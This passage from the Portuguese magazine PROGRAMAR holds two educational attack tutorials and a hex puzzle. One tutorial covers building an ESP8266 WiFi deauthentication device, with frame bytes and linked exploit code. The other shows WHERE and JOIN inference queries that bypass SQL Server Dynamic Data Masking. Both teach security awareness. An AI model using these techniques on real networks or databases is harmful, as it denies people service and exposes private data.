


Ilustração 7 - Adicionar o modulo ESP8266 ao Arduino IDE

Devemos então seleccionar essa opção (para este artigo foi instalada a versão 1.6.5-947-g39819f0 conforme mostra a imagem 8) e clicamos em Instalar.




Ilustração 8 - Adicionar o modulo ESP8266 ao Arduino IDE

Se tivermos colocado correctamente o link nas preferências (relativo à imagem 5 deste artigo), o Arduino IDE vai efectuar o download do pacote conforme ilustrado na imagem 9.

Ilustração 9 - Adicionar o modulo ESP8266 ao Arduino IDE

Se tudo correr como esperado, cada vez que formos a **Ferramentas -> Placa Arduino/Genuino Uno -> Gestor de Placas**, vai aparecer este pacote como **INSTALLED** conforme mostra a imagem 10.

Ilustração 10 - Adicionar o modulo ESP8266 ao Arduino IDE

Desta forma, quando o leitor for a **Ferramentas -> Placa Arduino/Genuino Uno -> Gestor de Placas**, vai já aparecer a informação acerca do módulo que acabamos de instalar conforme assinalado na imagem 11.




Ilustração 11 - Adicionar o modulo ESP8266 ao Arduino IDE

NOTA: *Nalgumas versões do sistema operativo do Windows pode ser necessário instalar os drivers de reconhecimento dos módulos ESP8266, para isso basta instalar os drivers correspondentes, disponíveis em: https://meocloud.pt/link/95011f2f-f9bb-4bcc-9112-d744003f8417/CH341SER.rar/ , executar em modo administrador e instalar como exemplificado nas imagens seguintes.*




Ilustração 12 - Instalar drivers ESP8266




Ilustração 13 - Instalar drivers ESP8266

Passo 3 – Selecionar no Arduino IDE a placa ESP8266 Generic

A imagem 14 mostra qual a placa que devemos escolher para este projecto. Este é um passo importante pois qualquer erro na selecção da placa, pode levar a que o projecto não funcione.

Isto porque, o carregamento do software para a EEPROM da placa usa endereços de memória EEPROM para específicos para escrita, nomeadamente os destinados à "memória de programa". Caso a escolha da placa não seja a acertada, o Arduino IDE escreverá o "programa" noutra região da memória, o que poderá inutilizar por exemplo o firmware que realiza a comunicação por USB.

Gostaríamos de chamar à atenção desde ponto uma vez que isto é algo comum em descuido, o que obriga à utilização de outros cabos, para se reprogramar o firmware do controlador USB.




Ilustração 14 - Escolha da Placa ESP8266

Passo 4 – Seleccionar a porta COM (série) correcta com o Baud Rate de 115200BPS

Neste passo escolhemos a porta COM onde ligámos o modulo ESP8266, para que se possa flashar correctamente o código no nodeMCU – ver imagem 15.




Ilustração 15 - Escolha da Porta COM (Série)

Passo 5 - Verificar, compilar e fazer o upload do código para o device, utilizando o board manager do IDE

Finda toda a instalação do Arduino IDE e respectivas nuances, passemos então à parte mais "interessante". O código utilizado para este artigo, assim como as bibliotecas utilizadas podem ser obtidos através do link https://meocloud.pt/link/042f380b-0a80-4534-892b-1ced961947db/CodigoArtigo-WifiAirDenial.rar/.

Como já falado anteriormente, o device faz packet crafting, disfarçando-se de acess point/router legítimo. O packet deauthenticate () faz com que o equipamento abandone a tentativa de ligação.

Chamo à vossa atenção para o pedaço de código:

```
// DeAuth template
uint8_t template_da[26] = { 0xc0, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x70, 0x6a, 0x01, 0x00 };
```

É neste pequeno pedaço de código em que a exploit efectua o massivo do seu objectivo, porque o packet é feito pela combinação de vários bits, que formam um packet válido.

A função ***uint16_t create_packet(uint8_t *buf, uint8_t *c, uint8_t *ap, uint16_t seq)*** retorna um valor com o tamanho do packet, combinando o "template" com o cumprimento do endereço MAC de destino, com o endereço MAC de origem, o BSS beacon e o número de sequência.

Mais uma vez recordo ao leitor que, quando um dispositivo se tenta ligar a uma rede 802.11 (WIFI), esse dispositivo tem que seguir uma sequência específica de passos, entre eles a autenticação que é efectuada em duas etapas. Primeiro o pedido e segundo uma autenticação válida. Para isto acontecer ambos os dispositivos comunicam a sua identificação um ao outro, isto é, o dispositivo cliente ao router e vice-versa, sendo que essa identificação inclui os respectivos MAC e BSS Beacon, além do número de sequência do pacote e o "payload" (dados).

Esta exploit, o que faz é "criar um pacote", com um "payload" de deauthenticate, em que usa o MAC do device, o MAC do router, o BSS do router e o número sequência do pacote correcto, obtido pela "intercepção" da tentativa de comunicação entre o dispositivo e o router. Como os bits de deauthenticate são standard, usa-se um modelo de pacote que contenha os mesmos bits e substitui apenas os bits correspondentes, ou seja, o endereço MAC de origem, o endereço MAC de destino, o BSS beacon e a seq_number (sequência numérica).

Das duas placas ESP8266 que vamos utilizar para concretizar a nossa exploit, uma será a placa "receptora" e outra a placa "atacante". Os códigos a flashar nas placas são praticamente os mesmos, apenas mudam no sincronismo.

A partir do momento em que cada placa tenha o respectivo código carregado, o mesmo fica carregado na ROM dos controladores.

Chamamos a atenção de que nunca deve alterar a configuração do fuse (fusível de read only), caso contrário o que estiver gravado na ROM será impossível de alterar (sim, este fusível dentro do circuito é possível de "queimar" por software).

Passo 6 - Terminar a montagem do nosso device

Depois do código carregado na ROM das ESP8266, precisamos de 2 jumper-wires.

Devemos ligar cada um dos fios da seguinte forma:

- TX0 da placa 1 ao RX1 da placa 2
- TX1 da placa 2 ao RX0 da placa 1




Ilustração 16 - Especificação ESP8266

Como mostra a figura anterior, o TX é a transmissão e o RX a recepção. O protocolo utilizado é o standard UART (*Universal Assyncronous Transmiter and Receiver*). Este é o protocolo mais usado para comunicações em hardware.




Ilustração 17 - Ligação do device

Passo 7 - Começar a utilização ☺

Feito todo este trabalho, vamos passar à parte mais simples deste processo. É necessário apenas o powerbank com duas entradas USB e vamos então ligar os módulos ES-P8266.

Nota: Primeiramente devemos ligar ao powerbank a placa controlador 1 e depois a placa controlador 2, pois o primeiro a iniciar é que define o RTC, Real Time Clock, ou seja, será o relógio "mestre" , o segundo, fará sempre a sincronização pelo primeiro.

Um outro ponto que gostaria de transmitir ao leitor é que a nossa exploit consegue que os dispositivos não se liguem à rede wifi no caso de novas ligações, contudo, caso de um dispositivo já estar autenticado numa rede, a exploit não faz com que o dispositivo se desligue.

Mais uma vez, aqui na PROGRAMAR, salientamos que este é apenas um artigo exemplificativo, de caracter ciêntifico. Apesar do código ser open-source, recomendamos o uso consciente do exemplo aqui explicado.

AUTOR


Escrito por Rita Peres

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.

'30 30 37 - For Your Eyes Only'

```
52 61 72 21 1A 07 00 CF 90 73 00 00 0D 00 00 00 00
00 00 00 E2 31 7A 00 80 23 00 4C 00 00 00 58 00 00
00 02 C5 15 EF F0 FD 09 96 49 1D 33 03 00 01 00 00
00 43 4D 54 09 15 14 CF DD 00 CF D4 A2 A0 18 E9 97
41 27 C0 6D 83 06 2E 37 02 91 51 68 12 85 45 F5 FA
3F 60 DD 37 7D B5 56 45 91 E1 94 6E C7 43 0E 0F 11
FB 1A 40 8A D2 DB A9 6B 89 1E 9A 24 F9 4C 60 87 F3
71 EA 3E 27 76 3B 2D CF E1 EA AA A8 0C 89 74 20 90
40 00 4D 01 00 00 DE 05 00 00 02 D3 19 66 BE D5 09
96 49 1D 35 0D 00 20 00 00 00 54 6F 70 53 65 63 72
65 74 2E 54 58 54 F0 BF 98 1C 64 9C 09 96 49 8F B8
89 9C 09 96 49 8F B8 89 0D 41 0C 8D 53 D5 01 13 8D
5E F9 08 0D DC D9 F9 09 3B FF 24 B5 66 0B D1 7A 46
58 D8 E2 25 AF FD 2F F0 01 30 1E 0A 75 4C 38 E5 3C
34 C0 78 04 AB CC 54 C7 C1 F8 E7 E1 99 6D B5 34 A3
2E CA 10 33 FB 16 42 84 1B E9 09 E3 5A 6E E2 9D B1
32 2F C6 90 64 07 4E 93 24 EA 2D 38 AC CE 09 D1 AA
```

```
CE E7 08 C3 E3 D5 52 01 40 F9 9B CE 97 41 3A 80
D8 22 BB 82 7B 2C 3A 30 95 6E 24 13 8E 4A AC 81
D8 A0 C8 75 05 B5 17 44 E5 E7 AE C9 D2 55 07 97
76 CF 1C AB 85 47 C0 8D A8 0B D6 58 6E 0B 52 90
72 A3 CF E8 E3 1B CC FA 26 96 6D 10 FC 9C 83 ED
4E 5D 7E 9A 2E 5A 27 6A 2D A8 A8 A8 B5 2E 87 AF
A1 A7 2F E0 2F F8 4B 02 8B 77 C5 B4 97 F8 31 30
AB 77 4F 40 D9 FF AA AC 5E 6B DC 6B 0F 69 2A C5
82 8D 97 74 AD F4 CA 94 79 37 B2 47 5A 27 BB 38
1F 66 4B 8C BC 93 72 A1 AB 0C 60 CB AF 23 CC 2B
C7 96 08 4E 99 F3 48 3A 72 B0 21 AB 09 74 5C 46
73 EC 4D 68 F9 D1 04 5A DB E4 2E 69 93 7E 89 8E
D3 3C 93 D9 71 94 BC E7 5A 2A B0 4B E4 32 D2 67
D3 4B 38 55 18 9E D3 E9 AE 89 37 79 8F E6 78 0F
7E 4B 3D 5E DE 17 1E 94 FF 25 91 7F 29 5F 48 C4
3D 7B 00 40 07 00 00 00 00 00 00 00 00 00 00 00
```



AUTOR

Escrito por André Melancia

Independent Developer/DBA/Consultant. Microsoft Certified Trainer (MCT) focusing on SQL Server, Azure and IoT. 17+ years' fun developing information and multimedia systems, DBA, project and IT management. PowerShell Portugal, IT Pro Portugal and IoT Portugal communities organiser. IPv6 Portugal, DNSSec Portugal and Windows Development Portugal online communities moderator. Actively volunteering, organising, speaking or just participating at community meetings and events like SQLSaturdays, SQLBits, SQLRelay, Maker Faire Lisbon, Arduino/Genuino Day Lisbon, Global Azure Bootcamp Lisbon, etc.

Proud uncle and food devouring expert, with dangerous pussy cat as companion.

Go to http://Andy.PT and you'll know the same as the NSA...

NSA Secrets - Hacking SQL Server - Dynamic Data (UN)Masking

Qualquer sistema informático pode ser atacado. É inevitável, nada é 100% seguro. Por vezes não depende dos programadores. O sistema pode ser totalmente robusto e um ser humano, para "facilitar", cria acidentalmente buracos de segurança.

Este artigo sobre Hacking, em particular a SQL Server, vem na sequência duma sessão com o mesmo nome que fiz mais de uma dezena de vezes (maioritariamente no estrangeiro), e cujos exemplos aqui partilho (e eventualmente também em futuras edições).

Neste caso vamos falar sobre Dynamic Data Masking (DDM) (https://msdn.microsoft.com/en-us/library/mt130841.aspx), uma nova funcionalidade da versão 2016 do SQL Server da Microsoft. Resumidamente, impede quem faça um simples query de SELECT de ver alguns campos críticos (número de cartão de crédito, morada, telefone, etc.), substituindo-os por um padrão de caracteres a definir pelo utilizador. Só quem tem uma permissão especial, a de UNMASK (que só existe ao nível de toda a base de dados por enquanto), poderá ver os resultados sem estarem mascarados. Isto aplica-se também ao utilizador que faz backups, que caso não tenha também UNMASK apenas salvará lixo (idem para SELECT INTO ou INSERT INTO). Note-se que fazer INSERT ou UPDATE ao campo vai alterar normalmente nos dados (que depois ficam automaticamente mascarados).

```
CREATE TABLE Membership ( MemberID  int IDENTITY
PRIMARY KEY, FirstName varchar(66) MASKED WITH
        (FUNCTION = 'partial(1,"XXXXXXX",0)') NULL,
                    LastName  varchar(66) NOT NULL,
      Phone      varchar(66) MASKED WITH (FUNCTION =
                                  'default()') NULL,
        Email      varchar(66) MASKED WITH (FUNCTION
                                = 'email()'   ) NULL);

Original:
1     Roberto      Tamburello     555.123.4567
                              RTamburello@contoso.com

Masked:
1     RXXXXXXX     Tamburello     xxxx
                                        RXXX@XXXX.com
```

Infelizmente, há quem considere erradamente que DDM é uma medida de segurança. Não é, e segundo a Microsoft nunca pretendeu ser. É apenas uma forma de facilitar alguma privacidade, mas sem qualquer garantia. O grande problema é que quem implementa DDM, se estiver menos informado, terá uma falsa sensação de segurança.

O exemplo que se segue só funciona na versão 2016 ou superior do SQL Server. O código fonte completo está disponível AQUI. Para correr basta criar uma base de dados vazia e executar gradualmente esse código.

Cenário: A tabela tem a lista dos filmes/missões MI6 do 007 James Bond. Apenas a/o chefe "M" tem direito a ver todo o conteúdo. Os demais colaboradores não podem ver que agentes estão atribuidos a cada missão. Os agentes da NSA infiltraram-se no MI6 disfarçados de colaboradores e pretendem descobrir quem são os agentes de cada missão.

Depois de criar uma base de dados vazia (importante!), vamos então criar alguns utilizadores:

```
USE <nome_da_base_de_dados_criada>;
GO

CREATE USER M       WITHOUT LOGIN;
CREATE USER Q       WITHOUT LOGIN;
CREATE USER Sean    WITHOUT LOGIN;
CREATE USER David   WITHOUT LOGIN;
CREATE USER George  WITHOUT LOGIN;
CREATE USER Roger   WITHOUT LOGIN;
CREATE USER Timothy WITHOUT LOGIN;
CREATE USER Pierce  WITHOUT LOGIN;
CREATE USER Daniel  WITHOUT LOGIN;
```

De seguida criamos a tabela de filmes/missões e colocamos os dados:

```
CREATE TABLE dbo.BondFilms
(
      FilmID       INT           NOT NULL,
      FilmTitle    NVARCHAR(64)  NOT NULL,
      FilmYear     INT           NOT NULL,
      BondActor    NVARCHAR(64)  NOT NULL,
      Agent        SYSNAME       NOT NULL,
      CONSTRAINT PK_BondFilms PRIMARY KEY
                        CLUSTERED  ( FilmID ASC )
);
-- Insert some REAL top secret for-your-eyes-
only information
-- Leaked from here: https://en.wikipedia.org/
wiki/List_of_James_Bond_films
INSERT INTO dbo.BondFilms
(FilmID, FilmTitle, FilmYear, BondActor, Agent)
VALUES
( 1, 'Dr. No',                          1962,
'Sean Connery',   'Sean'   ),
( 2, 'From Russia with Love',           1963,
'Sean Connery',   'Sean'   ),
( 3, 'Goldfinger',                      1964,
'Sean Connery',   'Sean'   ),
( 4, 'Thunderball',                     1965,
'Sean Connery',   'Sean'   ),
( 5, 'Casino Royale',                   1967,
'David Niven',    'David'  ),
( 6, 'You Only Live Twice',             1967,
'Sean Connery',   'Sean'   ),
( 7, 'On Her Majesty''s Secret Service', 1969,
'George Lazenby', 'George' ),
( 8, 'Diamonds Are Forever',            1971,
'Sean Connery',   'Sean'   ),
( 9, 'Live and Let Die',                1973,
'Roger Moore',    'Roger'  ),
(10, 'The Man with the Golden Gun',     1974,
'Roger Moore',    'Roger'  ),
(11, 'The Spy Who Loved Me',            1977,
'Roger Moore',    'Roger'  ),
(12, 'Moonraker',                       1979,
'Roger Moore',    'Roger'  ),
(13, 'For Your Eyes Only',                 1981,
'Roger Moore',    'Roger'  ),
(14, 'Octopussy',                       1983,
```

```
'Roger Moore',    'Roger'  ),
(15, 'Never Say Never Again',          1983,
'Sean Connery',   'Sean'   ),
(16, 'A View to a Kill',               1985,
'Roger Moore',    'Roger'  ),
(17, 'The Living Daylights',           1987,
'Timothy Dalton', 'Timothy'),
(18, 'Licence to Kill',                1989,
'Timothy Dalton', 'Timothy'),
(19, 'GoldenEye',                      1995,
'Pierce Brosnan', 'Pierce' ),
(20, 'Tomorrow Never Dies',            1997,
'Pierce Brosnan', 'Pierce' ),
(21, 'The World Is Not Enough',        1999,
'Pierce Brosnan', 'Pierce' ),
(22, 'Die Another Day',                2002,
'Pierce Brosnan', 'Pierce' ),
(23, 'Casino Royale',                  2006,
'Daniel Craig',   'Daniel' ),
(24, 'Quantum of Solace',              2008,
'Daniel Craig',   'Daniel' ),
(25, 'Skyfall',                        2012,
'Daniel Craig',   'Daniel' ),
(26, 'Spectre',                        2015,
'Daniel Craig',   'Daniel' );
```

Usando uma técnica extremamente avançada de espionagem podemos ver o conteúdo da tabela (antes de aplicar DDM):

```
SELECT * FROM dbo.BondFilms;
```

Imagem DEMO1-MissõesRAW no final do artigo

Vamos agora criar uma tabela de agentes que será útil mais tarde, e ver o seu conteúdo:

```
CREATE TABLE dbo.Agents
(
      Agent      SYSNAME       NOT NULL,
      BondActor  NVARCHAR(64)  NOT NULL,
      CONSTRAINT PK_Agents PRIMARY KEY CLUSTERED
( Agent ASC )
);

-- Insert some REAL top secret for-your-eyes-only
information
-- Leaked from here: https://en.wikipedia.org/wiki/
List_of_James_Bond_films
INSERT INTO dbo.Agents
(Agent, BondActor)
SELECT DISTINCT Agent, BondActor
FROM dbo.BondFilms;

-- Super advanced top secret spying technique
SELECT * FROM dbo.Agents;
```

Imagem DEMO2-AgentesRAW no final do artigo

Vamos agora aplicar Dynamic Data Masking ao campo BondActor (deixamos as duas primeiras letras visíveis, assim como o campo duplicado Agent para podermos comparar). Atribuimos também permissões de SELECT a todos os utilizadores nestas tabelas, e de UNMASK ao utilizador "M":

```
ALTER TABLE dbo.BondFilms
ALTER COLUMN BondActor ADD MASKED WITH (FUNCTION =
'Partial(2, "▪ ▪ ▪", 0)');
-- Nota: o caracter de máscara é o que quisermos
(neste caso "▪ ▪ ▪")
GO

-- We are so confident in our security that we're
assigning read permissions
--     to everyone.
--     /!\ Please don't do this in a production
environment, assign
--     permissions to the group(s) or role(s) the
users belong
GRANT SELECT ON dbo.BondFilms TO Public;
GRANT SELECT ON dbo.Agents    TO Public;

GRANT UNMASK TO M; -- M is allowed to see masked
fields
```

Se estivermos como DBO (database owner) temos UNMASK por omissão. Tanto um DBO como o utilizador "M" vão ver exactamente a mesma tabela de cima, não mascarada, mas se formos o utilizador "Sean" (ou outro que não "M"), veremos a coluna mascarada:

```
-- Super advanced top secret spying technique
SELECT * FROM dbo.BondFilms; -- Seen as DBO using
DDM - Returns unmasked

EXECUTE AS USER = 'M';
SELECT * FROM dbo.BondFilms; -- Seen as M using
DDM - Returns unmasked
REVERT; -- Go back to connection default user

EXECUTE AS USER = 'Sean';
SELECT * FROM dbo.BondFilms; -- Seen as Sean
using DDM - Returns MASKED
REVERT;
```

Imagem - DEMO3-MissõesMASKED no final do artigo

Vamos então "atacar". Começamos por pedir algo (à tentativa) com uma condição WHERE:

```
EXECUTE AS USER = 'Sean';
SELECT *                          -- Seen as Sean
using DDM with WHERE hack
FROM dbo.BondFilms
WHERE BondActor Like '%Roger%' -- Hack: infer the
content of the field
REVERT;
```

Imagem - DEMO4-HackWHERE no final do artigo

Como podem ver, conseguimos facilmente encontrar as missões do utilizador Roger (neste caso até podia ser o Roger Moore ou o Roger Rabbit, mas claro que podemos limitar na condição). Mas este hack implica ter algum conhecimento dos valores possíveis no campo, ainda mais se se trata dum campo de texto.

O hack seguinte aproveita a tabela de Agents que criámos anteriormente:

```
EXECUTE AS USER = 'Sean';
SELECT b.*, a.BondActor AS AGENTS_BondActor --
Seen as Sean using DDM with EXACT JOIN hack
FROM dbo.BondFilms b
       INNER JOIN
       dbo.Agents a
       ON b.BondActor = a.BondActor -- Hack: infer
the content with JOIN
REVERT;
```

Imagem - DEMO5-HackJOIN no final do artigo

Não conseguimos ver o conteúdo do campo mascarado, mas JOIN de uma tabela ligando pelo campo mascarado permite ver o seu conteúdo. Com esta técnica podemos facilmente perceber o conteúdo exacto dum campo do tipo inteiro (e.g. com uma tabela com os valores todos desde -2147483648 a +2147483647) ou de campo do tipo data e/ou hora (e.g. com todas das datas desde 1900-01-01 até hoje).

